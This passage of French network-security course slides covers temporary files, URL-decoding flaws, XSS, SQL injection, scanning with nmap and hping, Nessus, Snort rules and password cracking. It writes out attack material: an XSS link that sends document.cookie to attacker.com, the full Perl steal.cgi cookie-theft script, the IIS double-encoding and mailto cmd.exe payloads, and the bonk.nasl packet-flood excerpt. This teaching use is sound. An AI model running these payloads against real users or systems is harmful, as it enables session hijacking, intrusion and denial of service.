   fclose (fp) ;
}
```



Fichiers temporaires

- Création d'un répertoire dans un répertoire disposant d'un bit "t" (sticky bit):
  - Nom de fichier aléatoire.
  - Fichier ouvert avec les droits O_CREAT|O_EXCL (attention aux disques NFS avec O_EXCL).
- La fonction *tmpfile (3)* crée un fichier temporaire dans le répertoire spécifié par la variable *P_tmpdir* de *stdio.h*. Mais pas de précision sur les droits d'accès.
- Utiliser plutôt *mkstemp (3)* en conjonction avec *umask (2).*

Création d'un fichier temporaire

```
#include <stdio.h>
FILE *create_tempfile (char *temp_filename_pattern)
{
   int temp_fd,old_mode ;
   FILE *tmp ;
   old_mode = umask (077) ;
   temp_fd = mkstemp (temp_filename_pattern) ;
   umask (old_mode) ;
   if (temp_fd == -1) { exit (1); }
   if ( ! (tmp = fdopen (temp_fd,"w+b"))) { exit (1) ; }
   return tmp ;
}
void main ()
{
   char pattern [ ] = "/tmp/demoXXXXXX" ;
   create_tempfile (pattern) ;
   unlink (pattern) ; /* Effacement */
}
```

Exemple de vulnérabilité



Erreurs de décodage d'URL

- Certains caractères doivent être "échappés"; par exemple le passage de paramètres à un CGI, les caractères encodés sur plusieurs octets.
- Caractère échappé: %XX où XX est le code hexadécimal du caractère à encoder.
- Exemple:
  nick=test+param%E8tre&channel=France
- Des serveurs webs peuvent ne pas décoder de manière propre.

Erreur de décodage d'URL

- Un serveur web est amené à prendre une décision en fonction d'une URL:
  - Le chemin indiqué ne doit pas sortir de la racine du serveur WEB
  - L'extension du fichier décide du handler à activer (.cgi, .jsp, …); un fichier se terminant par *.jsp%00.html* peut être considéré comme un fichier html par les mécanismes de sécurité mais exécuté comme du code java (Java Server Page).
  - L'utilisateur doit avoir les permissions adéquates pour accéder au fichier ou répertoire indiqué.
  - …

Etude de cas

- Microsoft IIS 4.0 et 5.0 était vulnérable au problème: "MS IIS/ PWS Escaped Characters Decoding Command Execution Vulnérability".
- Détail sur http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2708
- Correctif sur http://www.microsoft.com/technet/security/bulletin/MS01-026.asp
- Chaque requête subit le traitement suivant:
  - décodage.
  - test de sécurité.
  - si le test de sécurité est validé, décodage à nouveau avant utilisation.

IIS : Etude de cas


- On tente d'exécuter une commande sur le système distant: besoin de transmettre la chaîne ..\..
- Codage: ..%5c.. → Echec
- Double codage: ..%255c.. → Succès
- Plusieurs exploits disponibles, par exemple execiis.c par Filip Maertens, filip@securax.be

Exemple de mauvais décodage d'URL

- Vulnérabilité découverte en juillet 2007 (CVE-2007-3845, BID-24837).
- Concerne Firefox sous Windows XP avec Internet Explorer 7 installé
- Mauvaise gestion du caractère spécial "%00" dans les chaînes formant les URI (Uniform Ressource Identifier)

Exemple de mauvais décodage d'URL

Envoyer votre courrier ici
<a target="_blank" href='mailto:%00%00../../../../../windows/system32/cmd".exe .
./../../../../../windows/system32/calc.exe " - " toto.bat'>dp@ensicaen.fr



Le « cross site scripting »


- Attaque connue depuis février 2000:
  - http://www.cert.org/advisories/CA-2000-02.html
- Pourquoi ce nom :
  - Attaque basée sur l'exécution de scripts dans le navigateur de la victime (javascript, vbscript, …).
  - La victime passe d'un site à l'autre sans s'en apercevoir.
- L'acronyme XSS:
  - CSS : Cascading Style Sheet
  - XSS : Cross Site Scripting (exécution croisée de code).

Intérêt de XSS

- http est un protocole sans notion de session: pas de lien entre les requêtes reçues par le serveur.

- Une session doit être construite artificiellement:
  - Par un cookie envoyé au navigateur
  - Par manipulation d'URL contenant un identifiant
  - Par des paramètres d'un programme
  - Etc.

Exemple d'attaque




Comment détourner le cookie


- Le client a consulté un site pirate.
- Le client a reçu un courrier électronique contenant un lien vers un site pirate.
- Le serveur consulté a été piraté et contient un lien vers le site pirate.
- Un code malveillant pointant vers le site pirate a été inséré dans les saisies du client.
- Etc.

Exemple de mise en oeuvre

- Vulnérabilité XSS détectée sur www.vulnerable.com



- Un utilisateur clique sur un lien



Nom du champ du formulaire

```
<html>
<a href="http://www.vulnerable.com/
var=<script>document.location.replace(http://
attacker.com/steal.cgi?+document.cookie);</
script>">

cliquer ici pour recevoir 50 euros

</a>
</html>
```

Script steal.cgi


```
#!/usr/bin/perl
# steal.cgi by David Endler dendler@idefense.com
# Specific to your system
$mailprog = '/usr/sbin/sendmail';
# create a log file of cookies, we'll also email them too
open(COOKIES,'>>stolen_cookie_file");
# what the victim sees, customize as needed
print "Content-type:text/html\n\n";
print <<EndOfHTML;
<html><head><title>Cookie Stealing</title></head>
<body>
Your Cookie has been stolen. Thank you.
</body></html>
EndOfHTML
# The QUERY_STRING environment variable should be filled with
# the cookie text after steal.cgi:
# http://www.attacker.com/steal.cgi?XXXXX
print COOKIES "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
# now email the alert as well so we can start to hijack
open(MAIL, "|$mailprog -t");
print MAIL "To: attacker\@attacker.com\n";
print MAIL "From: cookie_steal\@attacker.com\n";
print MAIL "Subject: Stolen Cookie Submission\n\n";
print MAIL "-" x 75 . "\n\n";
print MAIL "$ENV{'QUERY_STRING'} from $ENV{'REMOTE_ADDR'}\n";
close (MAIL);
```


Exemple

Injection SQL

- Beaucoup d'applications web s'appuient sur des bases de données.
- Les requêtes SQL utilisent des informations saisies par les utilisateurs.
- Les informations doivent être traitées avant utilisation.


Injection SQL



SELECT login FROM users WHERE login = '$login' AND password='$password'

Quel risque si les valeurs du formulaire sont utilisées sans vérification ?

Injection SQL



http://www.xkcd.com/327

Les outils d'attaques/ défenses

Beaucoup d'outils disponibles

outils de sécurité

Visite de G. Bush à la NSA en janvier 2006

Anatomie d'une attaque

- Récolte d'informations sur une cible potentielle.
- Interrogation des bases *whois*.
- Utilisation de moteurs de recherche.
- Analyse de la cible (cartographie, recherche des services ouverts et des vulnérabilités).

Cartographie du réseau

- Méthode standard peu efficace: ping (Packet Internet Groper).
- Outils plus sophistiqués:
  - Pinger http://www.nmrc.org/files/snt/
  - fping http://www.fping.com
  - hping3 http://www.hping.org
    - Test firewall rules
    - Advanced port scanning
    - Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.
    - Path MTU discovery
    - Transferring files between even really fascist firewall rules.
    - Traceroute-like under different protocols.
    - Firewalk-like usage.
    - Remote OS fingerprinting.
    - TCP/IP stack auditing.
    - A lot of others.

Cartographie du réseau

- Le DNS d'un site centralise toutes les machines connectées au réseau.
- Certains DNS incorrectement configurés peuvent autoriser des transferts de zones:

  dig @ns.domaine.com domaine.com axfr
- Outil DNSMap → récupération d'informations

Recherche des services ouverts

- Recherche des services ouverts à un instant donné.
- Utilisation d'un scanner de ports
- Envoi d'un paquet (TCP,UDP,ICMP) sur une cible et analyse du résultat; suivant les cas on pourra déterminer l'état d'un port (ouvert,fermé, filtré).
- Beaucoup de logiciels disponibles:
  Unix: nmap, jakal, IdentTCPscan
  Windows: ISS,YAPS

nmap

- Outil de référence.
- nmap sous unix (http://www.nmap.org)
- Scanne une machine ou un réseau à la recherche des services ouverts et de son identité.
- Supporte de nombreuses techniques de scan:


nmap: techniques de scan

- vanilla TCP connect () (-sT, défaut)
- TCP SYN (half open) (-sS)
- TCP FIN (stealth) (-sF)
- Xmas scan (-sX)
- Null scan (-sN)
- TCP ftp proxy (bounce attack) (-b server)
- SYN/FIN using IP fragments (-f)
- UDP recvfrom () (-sU)
- RPC scan (-sR)
- Reverse-ident (-I)

nmap


- Beaucoup de fonctionnalités présentes dans nmap:
  - Scan Sans envoi de trame ICMP (-P0)
  - Scan en mode verbeux (-v –v)
  - Impose le port source (-g port)
  - FingerPrinting: Remote OS detection (-O)
  - decoy scanning (-Ddecoy_host1,decoy2[,...])
  - Timing policy **(-T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane)**

Exemple nmap (Zenmap)



Scan Spoofé

- hping permet de scanner une machine en usurpant l'identité d'une autre:



FingerPrinting passif

- FingerPrinting est dit passif quand il n'émet aucune information:
  - Analyse des trames envoyées par une machine distante.
  - Analyse d'un fichier de log.
- Exemple: p0f
  - http://www.stearns.org/p0f

Association port-processus

- Comment trouver localement quel processus est en écoute sur un port:
  - Linux
    - netstat –anp
    - commande plus générale: lsof (LiSt Opened Files)


      lsof –i | grep LISTEN

      lsof –i tcp:33300
  - Windows
    - tcpview
  - Mac OS
    - *lsof*

Exemple Unix "lsof"


```
httpd    1053   root   16u  IPv4    3262      TCP *:http (LISTEN)
httpd    1060 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
httpd    1061 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
httpd    1062 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
httpd    1063 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
httpd    1064 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
sshd     1073   root    3u  IPv4    3310      TCP *:ssh (LISTEN)
xinetd   1088   root    5u  IPv4    3327      TCP *:pn-raproxy (LISTEN)
xinetd   1088   root    6u  IPv4    3328      TCP *:telnet (LISTEN)
httpd    1213 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
httpd    7996 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
squid   14787 nobody   11u  IPv4 13401405      TCP *:squid (LISTEN)
httpd   17885 nobody   16u  IPv4    3262      TCP *:http (LISTEN)
```


Exemple TCPView pour Windows



Recherche des versions utilisées

- Les versions des services utilisées donnent des indications sur les vulnérabilités potentielles.
- Les versions peuvent parfois être obtenues par un simple telnet sur un port donné:
- Exemples:



Numéro de version d'un serveur web

dp@debian-mx1:~$ *telnet www.ensicaen.fr 80*
Trying 193.49.200.59...
Connected to serv2.ensicaen.fr.
Escape character is '^]'.
quit
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>501 Method Not Implemented</TITLE>
</HEAD><BODY>
<H1>Method Not Implemented</H1>
quit to /index.html not supported.<P>
Invalid method in request quit<P>
<HR>
<ADDRESS>**Apache/1.3.26** Server at www.ensicaen.fr Port 80</ADDRESS>
</BODY></HTML>
Connection closed by foreign host.

Attention: le résultat est-il garanti ?

Concept de faille

- Une faille est une vulnérabilité permettant à des attaquants d'obtenir un accès non autorisé à un système.

- On peut trouver des vulnérabilités à tous les niveaux:
  - routeurs
  - logiciels client/serveur
  - système d'exploitation
  - firewalls
  - …

Vulnérabilités

- Des dizaines de vulnérabilités sont découvertes chaque semaine (environ 7000 failles publiées sur Internet en 2011 et 26 millions de codes malveillants diffusés*)
- Une vulnérabilité peut être la conséquence d'une négligence (mot de passe nul ou trivial par exemple) ou d'une erreur de programmation (buffer overflow, …).
- Certaines vulnérabilités peuvent être gardées secrètes (à des fins d'espionnage, d'utilisation mafieuse, …).
- La découverte de nouvelles vulnérabilités peut faire l'objet de rémunération; on entre dans l'ère du "vulnerability business".
- Certaines vulnérabilités peuvent être divulguées immédiatement (0 day); phénomène dangereux et irresponsable.
- Certains sites diffusent des exploits sans mentionner de correctifs.

* Source: rapport PandaLabs 2012

Vulnérabilités

- Un administrateur doit se tenir informé quotidiennement des dernières vulnérabilités et avoir de la réactivité.
- Beaucoup d'information en ligne:
  - Sites officiels
    - CERT (Computer Emergency Response Team)
    - Gouvernement français:

      Premier Ministre
      → SGDN (Secrétaire Général de la Défense Nationale)
      → ANSSI (Agence Nationale de la Sécurité des Systèmes d'Information)
      → COSSI (Centre Opérationnel de la sécurité des Systèmes d'Informations)
      → CERT-FR (ex CERTA)
    - …
  - Sites spécialisés
    - Listes de diffusion: BugTraq (http://www.securityfocus.com)
    - et beaucoup d'autres

Correction des vulnérabilités

- Correctifs (patches) sur les sites des constructeurs (pas toujours immédiat).
- Récupérer les dernières versions des applications dans le cas des logiciels libres.

Recherche des vulnérabilités

- Un scanner est un programme qui détecte les faiblesses de sécurité d'une machine distante ou locale.
- En interrogeant les ports TCP/IP, on peut détecter:
  - Les services exécutés à un moment précis
  - Les utilisateurs propriétaires de ces services
  - Si les connexions anonymes sont acceptées
  - Si certains services réseaux nécessitent une authentification
  - etc.

Scanners

- Attention aux problèmes légaux et éthiques lors de l'utilisation de scanners.
- Les scanners laissent des traces dans les fichiers d'audit.
- On trouve des scanners commerciaux et domaines public.

Scanners


- Historiquement: SATAN (Security Administrator's Tool for Analysing Networks) distribué en avril 1995 par Dan Farmer et Weitse Venema.
- Quelques références de scanners:
  - nessus http://www.nessus.org
  - iss http://www.iss.net

Nessus: un outil de test de sécurité


- Téléchargeable sur :
  - http://www.nessus.org
- Modèle client/serveur:
- Utilise des plug-in
- Dispose un langage de programmation (NASL = Nessus Attack Scripting Language)

Nessus: suite

- Génère des rapports clairs et exportables.
- Base de données des vulnérabilités connues remise à jour régulièrement.



Nessus: exemple de résultat



Exemple plug-in: bonk.nasl (extrait)

```
start_denial();
PADDING = 0x1c;
FRG_CONST = 0x3;
sport = 123;
dport = 321;

addr = this_host();
ip = forge_ip_packet(ip_v      : 4,
                     ip_hl     : 5,
                     ip_len    : 20 + 8 + PADDING,
                     ip_id     : 0x455,
                     ip_p      : IPPROTO_UDP,
                     ip_tos    : 0,
                     ip_ttl    : 0x40,
                     ip_off    : IP_MF,
                     ip_src    : addr);
```

```
udp1 = forge_udp_packet( ip     : ip, uh_sport: sport,
uh_dport: dport,  uh_ulen : 8 + PADDING);

set_ip_elements(ip : ip, ip_off : FRG_CONST + 1,
ip_len : 20 + FRG_CONST);

udp2 = forge_udp_packet(ip : ip,uh_sport : sport,
uh_dport : dport, uh_ulen : 8 + PADDING);

send_packet(udp1, udp2, pcap_active:FALSE) x
500;

sleep(5);
alive = end_denial();
if(!alive){
        set_kb_item(name:"Host/dead",
value:TRUE);
        security_hole(0, prototype:"udp");
        }
```


Exploitation des vulnérabilités

- Le compte rendu des scanners peut être corrélé avec les bases de données d'incidents pour obtenir l'exploit correspondant.
- exemples:

  http://www.securityfocus.com (référencement BID)
  http://cve.mitre.org (référencement CVE)

Intrusion **D**etection **S**ystem

- Basé sur:
  - une approche comportementale: définition de profils type d'utilisateur, …
  - une approche par scénario: création d'une base de données d'attaques, de signatures, …
- Un IDS ne doit pas générer trop de "faux positifs".
- Surveillance sur le réseau: NIDS (Network Intrusion Detection System).


Snort: un exemple de NIDS

- Network Intrusion Detection Software
- Permet de détecter les scanners et tentatives d'intrusion
- Téléchargeable sur http://www.snort.org

Snort: fonctionnalités

- Détection au niveau des protocoles
  IP TCP UDP ICMP
- Détection d'activités anormales
  Stealth scan, OS Finger Printing
  code ICMP invalide
- Préprocesseur pour la gestion des fragments, les sessions http, …


Architecture de snort




Snort: exemples de règles

- alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MYSQL root login attempt"; flow:to_server,established; content:"|0A 00 00 01 85 04 00 00 80 72 6F 6F 74 00|"; classtype:protocol-command-decode; sid:1775; rev:1;)
- alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MYSQL show databases attempt"; flow:to_server,established; content:"|0f 00 00 00 03|show databases"; classtype:protocol-command-decode; sid:1776; rev: 1;)

Exemple de résultat snort (avec ipcop)



Exemple d'attaquant



Intrusion Prevention System

- Un IPS peut stopper un trafic jugé suspect.
- Un logiciel peut se trouver sur un routeur, sur un firewall ou sur un boîtier spécialisé en rupture du réseau.
- Exemples d'éditeur d'IPS:
  Cisco, ISS, McAfee, …


Outils de surveillance

- Les outils d'analyse de trafic de surveiller un réseau, des serveurs, des bornes wifi, ...
- Quelques exemples d'outils:
  - mrtg (Multi Router Traffic Grapher)
    http://www.mrtg.org
  - WhatsUp, éditeur Ipswitch

mrtg

- Utilisation de SNMP pour relever les compteurs des périphériques (routeurs, …).
- Création de pages html en temps réels contenant des graphes représentant le trafic sur le réseau en cours de surveillance.


mrtg: exemple de résultat




WhatsUp

- Logiciel commercial edité par Ipswitch
- Permet d'unifier des sytèmes, un réseau, des applications, …
- Propose un tableau de bord personnalisable
- Permet de définir des seuils d'activité

WhatsUp: tableau de bord



WhatsUp: vue interface étudiante




Craquage de mots de passe

- Les mots de passe sont souvent un maillon faible de la sécurité.
- Le choix d'un mot de passe doit obéir à des règles strictes.
- Des outils existent pour décrypter les mots de passe:
  - John The Ripper http://www.openwall.com/john/
  - l0phtcrack http://www.l0phtcrack.com/


Un logiciel de stockage de mot de passes

- De plus en plus de mots de passe à retenir.
- Les mots de passe doivent être robustes.
- On n'utilise pas le même mot de passe partout!
- Les post-its sont déconseillés pour les mémoriser ;)
- Exemple de logiciel de stockage de mots de passe:



http://keepass.info/

Exemple de logiciel de craquage



Exemple d'attaque ssh

```
Aug 28 09:43:06 ns sshd[27775]: Failed password for root from 68.68.204.21 port 34309 ssh2
Aug 28 09:43:09 ns sshd[27777]: Failed password for invalid user zhangwei from 68.68.204.21 port 34403 ssh2
Aug 28 09:43:12 ns sshd[27779]: Failed password for root from 68.68.204.21 port 34510 ssh2
Aug 28 09:43:15 ns sshd[27782]: Failed password for root from 68.68.204.21 port 34612 ssh2
Aug 28 09:43:19 ns sshd[27784]: Failed password for invalid user test from 68.68.204.21 port 34722 ssh2
Aug 28 09:43:22 ns sshd[27786]: Failed password for root from 68.68.204.21 port 34830 ssh2
Aug 28 09:43:24 ns sshd[27788]: Failed password for invalid user testing from 68.68.204.21 port 34929 ssh2
Aug 28 09:43:27 ns sshd[27790]: Failed password for root from 68.68.204.21 port 35031 ssh2
Aug 28 09:43:30 ns sshd[27792]: Failed password for invalid user test from 68.68.204.21 port 35140 ssh2
Aug 28 09:43:34 ns sshd[27795]: Failed password for root from 68.68.204.21 port 35244 ssh2
Aug 28 09:43:36 ns sshd[27797]: Failed password for root from 68.68.204.21 port 35367 ssh2
Aug 28 09:43:40 ns sshd[27799]: Failed password for invalid user test from 68.68.204.21 port 35467 ssh2
Aug 28 09:43:42 ns sshd[27801]: Failed password for invalid user hwang from 68.68.204.21 port 35565 ssh2
Aug 28 09:43:45 ns sshd[27803]: Failed password for root from 68.68.204.21 port 35664 ssh2
Aug 28 09:43:48 ns sshd[27805]: Failed password for invalid user ypyou from 68.68.204.21 port 35749 ssh2
Aug 28 09:43:52 ns sshd[27807]: Failed password for root from 68.68.204.21 port 35852 ssh2
Aug 28 09:43:54 ns sshd[27810]: Failed password for invalid user whc from 68.68.204.21 port 35960 ssh2
